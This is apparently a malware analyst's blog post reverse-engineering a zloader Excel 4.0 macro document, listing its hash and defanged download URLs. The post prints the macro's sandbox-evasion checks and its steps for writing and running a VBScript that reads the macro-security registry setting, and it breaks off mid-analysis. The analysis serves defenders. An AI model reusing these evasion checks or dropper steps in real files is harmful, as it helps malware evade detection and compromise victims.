zloader: VBA, R1C1 References, and Other Tomfoolery

clickallthethings.wordpress.com/2020/06/19/zloader-vba-r1c1-references-and-other-tomfoolery/

View all posts by Jamie

June 19, 2020


The other day, @reecDeep tweeted about new behavior from zloader documents. Another document from the same campaign crossed my path and I decided to take a crack at it.

order_93711.xls
SHA256:
B29C145D4B78DAED34DEA28A0A11BAB857D5583DC6A00578A877511D0D01D3D2

URLS:
https[:]//wireborg.com/wp-keys.php
http[:]//zmedia.shwetech.com/wp-keys.php
https[:]//datalibacbi.ml/wp-keys.php
https[:]//procacardenla.ga/wp-keys.php

Row and Column References

One of the first things you may notice is that this document doesn't have the typical letters designating the columns. Instead, this document is using the R1C1 reference style. This was not done by accident. The Excel 4.0 macros used throughout this document depend upon this format.




SECURITY WARNING Macros have been disabled.


In order to view the

Getting around “Enable content”

The first sticking point was getting the ability to control execution of the macro. This proved to be a bit difficult. If the ‘Enable Content’ button is showing up, this means that some macros must exist, right? However, the VBAProject contents showed both Sheet1 and ThisWorkbook as blank.




So there were no macros… yet we were still being prompted to enable them. If you did enable them, the macro would execute with no opportunity to interrupt anything before the document would close. I decided to add a simple macro to the project to see if that would help me control execution.




```
Sub hello()
    MsgBox "hello"
End Sub
```

I noticed that when I saved my changes, the size of the document changed.



order_93711 - Copy.xls	6/19/2020 9:01 PM	Microsoft Excel 97...	190 KB
order_93711.xls	6/19/2020 9:15 AM	Microsoft Excel 97...	265 KB

Opening the copy while holding down the *shift* key brought up this security notification. Choosing “Enable Macros” allowed me to control execution and continue the analysis.



Microsoft Office has identified a potential security concern.


Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.

File Path: C:\Users\REM\Desktop\order_93711\order_93711 - Copy.xls

Macros have been disabled. Macros might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.

Finding the Entry Point – R27455C174

As this is an XLM 4.0 macro document, the macro commands in the cells will execute sequentially until the commands send execution path elsewhere. Possible commands for which to search would be =FORMULA or =GOTO. I started by searching for =FORMULA. Once I found one, I started to step through the macro code to see what would happen. It took a few tries, but the entry point for this document is R27455C174. From here, you can right-click that cell and select *Run*.



R27455C174 | =FORMULA.FILL("=CHAR(R[51762]C[-81])",")


	173	174	175
27454			
27455		=FORMULA.FILL("=CHAR(R[51762]C[-81])",")	
27456		=GOTO(")	
27457			

We can also see how this document makes use of the R1C1 notation. From what I understand so far, a positive number means you add that number of rows/cells to the current row/cell, and a negative number means you subtract that number of rows/cells to the current row/cell. In this case, it seems that the row being referenced is 51762 rows down and 81 columns to the left. However, I tried going to that cell but found it to be empty. I might be missing something obvious, but in the grand scheme of things, knowing exactly how this *particular* cell works is more of an academic exercise.

Either way, you could just right-click on the cell, choose *Run*, *Step Into*, and then *Evaluate* a few times get the code execution rolling. You'll see that =GOTO(") ends up moving you to cell R46304C95.

BLOCK 1 – R46304C95

This cell is where characters from other cells are assembled into a string. We can see that the first one is “=CLOSE(FALSE)”. We can continue evaluating all of these until we get to the =GOTO() at the bottom.



R46304C95 | =R1356C197&R1393C197&R1326C197&R1348(

	94	95	96
46303			
46304		=R1356C197&R1393C197&R1326C197&R1348C197&R	
46305		=R1356C197&R1335C197&R1346C197&R1346C197&R	
46306		=R1356C	
46307		=R1356C	
46308		=R1356C	
46309		=R1356C	
46310		=R1356C	
46311		=R1356C	
46312		=R1356C	
46313		=R1356C	
46314		=R1356C	


Single Step

Cell: [order_93711 - Copy.xls]egaz0Af2DyYfLadkmB!R46304C95

Formula:
"=CLOSE(FALSE)"

BLOCK 2 – R48037C63

That =GOTO() takes us to R48037C63. This cell fills in the cells below with the same string. The commands in the following cells take the strings from Block 1 and write them to a new location. For example, let’s look at R48038C63. It says to take the information in a cell that is 1734 rows up and 32 columns to the right and move it 14892 rows up and 20 columns to the left. This continues on until the =GOTO() at the bottom of this block.



R48037C63 | =FORMULA.FILL("=FORMULA(R[-1734]C[32],R[-14892]C[-20])",")

	62	63	64	65
48036				
48037		=FORMULA.FILL("=FORMULA(R[-1734]C[32],R[-14892]C[-20])",")		
48038		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48039		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48040		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48041		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48042		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48043		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48044		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48045		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48046		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48047		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		
48048		=FORMULA(R[-1734]C[32],R[-14892]C[-20])		


Single Step

Cell: [order_93711 - Copy.xls]egaz0Af2DyYfLadkmB!R48038C63

Formula:
=FORMULA("=CLOSE(FALSE)",R33146C43)

BLOCK 3 – R33147C43 – Evasion checks


The next block starts at R33147C43. It contains everything that was written above. Let's analyze it in pieces. The first portion contains the familiar sandbox checks. Notice how if any of those checks fail, you GOTO(R33146C43). That cell contains =CLOSE(FALSE) which immediately stops execution.



R33156C43 | =IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R33146C43))


	42	43	44
33145			
33146		=CLOSE(FALSE)	
33147		=APP.MAXIMIZE()	Maximize window
33148		=IF(GET.WINDOW(7),GOTO(R33146C43),)	Checks if window is hidden
33149		=IF(GET.WINDOW(20),,GOTO(R33146C43))	Checks if window is maximized
33150		=IF(GET.WINDOW(23)<3,GOTO(R33146C43),)	Checks if window is maximized (again)
33151		=IF(GET.WORKSPACE(31),GOTO(R33146C43),)	Checks if macro is currently being run in single step mode
33152		=IF(GET.WORKSPACE(13)<770,GOTO(R33146C43),)	Checks if usable workspace width is less than 770
33153		=IF(GET.WORKSPACE(14)<390,GOTO(R33146C43),)	Checks if usable workspace height is less than 390
33154		=IF(GET.WORKSPACE(19),,GOTO(R33146C43))	Checks if mouse is present
33155		=IF(GET.WORKSPACE(42),,GOTO(R33146C43))	Checks if computer is capable of playing sounds
33156		=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R33146C43))	Checks if Excel is running in a Windows environment

A .vbs file is then created in the C:\Users\Public folder. The lines in cells 33160-65 are written to that file which is then closed.



33157	="C:\Users\Public\FsWhHWf.vbs"
33158	="C:\Users\Public\DC6PdmLB.txt"
33159	=FOPEN(R33157C43,3)
33160	=FWRITELN(R33159C43,"On Error Resume Next")
33161	=FWRITELN(R33159C43,"Set CAA = CreateObject(""WScript.Shell"")")
33162	=FWRITELN(R33159C43,"Set cdtQbBq = CreateObject(""Scripting.FileSystemObject"")")
33163	=FWRITELN(R33159C43,"Set zgVEMWV = cdtQbBq.CreateTextFile("""&R33158C43&""", True)")
33164	=FWRITELN(R33159C43,"zgVEMWV.WriteLine(CAA.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security\VBAWarnings""))")
33165	=FWRITELN(R33159C43,"zgVEMWV.Close")
33166	=FCLOSE(R33159C43)


The next section executes the .vbs file. This file reads information from the system registry containing VBAWarnings. The output is returned to the .txt file. The .vbs file is then deleted, the .txt file is opened, read, and deleted. If the .txt file contains a 1, go back to =CLOSE(FALSE). If not, check environment. If it has a 32 in the results (which it does), GOTO(R13419C196).



33167	=EXEC("explorer.exe "&R33157C43&"")	FsWhHWf.vbs
33168	=WHILE(ISERROR(FILES(R33158C43)))	DC6PdmLB.txt
33169	=WAIT(NOW()+"00:00:01")	
33170	=NEXT()	
33171	=FILE.DELETE(R33157C43)	Delete .vbs
33172	=FOPEN(R33158C43,2)	Open .txt
33173	=FREAD(R33172C43,100)	Read .txt
33174	=FCLOSE(R33172C43)	Close .txt
33175	=FILE.DELETE(R33158C43)	Delete .txt
33176	=IF(ISNUMBER(SEARCH("1",R33173C43)),GOTO(R33146C43),)	If R33173C43 contains "1", GOTO =CLOSE(FALSE)
33177	=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R13419C196),GOTO(R26995C97))	If GET.WORKSPACE(1) has a "32", GOTO(R13416C196)

BLOCK 4 – R13419C196

This brings us to yet another series of cells getting assembled into strings. We can step through them as before to the =GOTO(").




```
=R1356C197&R1345C197&R1393C197&R1361C197&F

13418
13419  =R1356C197&R1345C
13420  =R1356C197&R1345C
13421  =R1356C19
13422  =R1356C19
13423  =R1356C19
13424  =R1356C19
13425  =R1356C19
13426  =R1356C19
13427  =R1356C19
13428  =R1356C19
13429  =R1356C19
13430  =R1356C197&R1367C
13431  =R1356C197&R1368C
```

Cell: [order_93711 - Copy.xls]egaz0Af2DyYfLadkmB!R13419C196

Formula:
"=""C:\Users\Public\lxIGZ4A.html"""

BLOCK 5 – R28840C118

Once again, this block takes the strings from above and copies them elsewhere.



